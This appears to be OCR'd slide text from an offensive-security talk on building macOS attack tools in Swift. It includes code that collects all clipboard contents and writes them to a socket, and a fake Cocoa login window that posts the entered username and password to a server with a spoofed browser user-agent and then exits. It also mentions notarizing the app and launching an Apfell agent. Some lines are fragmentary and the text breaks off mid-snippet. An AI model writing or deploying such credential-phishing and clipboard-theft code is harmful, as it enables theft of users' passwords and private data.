
func convertToSwift(cmdlinestring){}

- Example using Swift (not using command line):


```
import Cocoa
import Socket

let clipBoard = NSPasteboard.general
var clipArray = [String]()

for i in clipBoard.types ?? [] {
    let i2 = clipBoard.string(forType: i) ?? String()
    clipArray.append(i2)
}

let joined = clipArray.joined(separator: ", ")
try sock.write(from: joined)
```

//What's Next?


- A brief look at macOS Cocoa App example


Test App
Sample Label Here
Enter Data Here:
Push Me!


- To perform “sensitive tasks”:
  - Specify specific access in Sandbox
- Sandboxing required for Mac App Store




- Example of Sandboxing your App




- To Add Code Behind Window Elements






```
class ViewController: NSViewController {


    @IBOutlet weak var unameField: NSTextField!

    @IBOutlet weak var passField: NSSecureTextField!

    override func viewDidLoad() {
        super.viewDidLoad()
    }

    override var representedObject: Any? {
        didSet {
        // Update the view, if already loaded.
        }
    }

    @IBAction func submitBttn(_ sender: Any) {
        let uNameData = unameField.stringValue
        let passData = passField.stringValue
        var req = URLRequest(url: URL(string: "http://127.0.0.1")!)
        req.httpMethod = HTTPMethod.post.rawValue
        req.setValue("text/html", forHTTPHeaderField: "Content-Type")
        req.setValue("Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.47
            Safari/537.36", forHTTPHeaderField: "User-Agent")

        let dataToSend = "Username: \(uNameData), Password: \(passData)".data(using: .utf8)

        req.httpBody = dataToSend

        let task = URLSession.shared.dataTask(with: req){ data, response, error in
            guard let data = data,
            let response = response as? HTTPURLResponse,
                error == nil else {
                    return
            }

            let respString = String(data: data, encoding: .utf8)

        }
        task.resume()
        sleep(1)
        exit(0)
```

- Sign and notarize app
  - developer.apple.com
    - $99/yr



var launchApfell = true

```
let dispatcher = DispatchQueue.global(qos: .background)
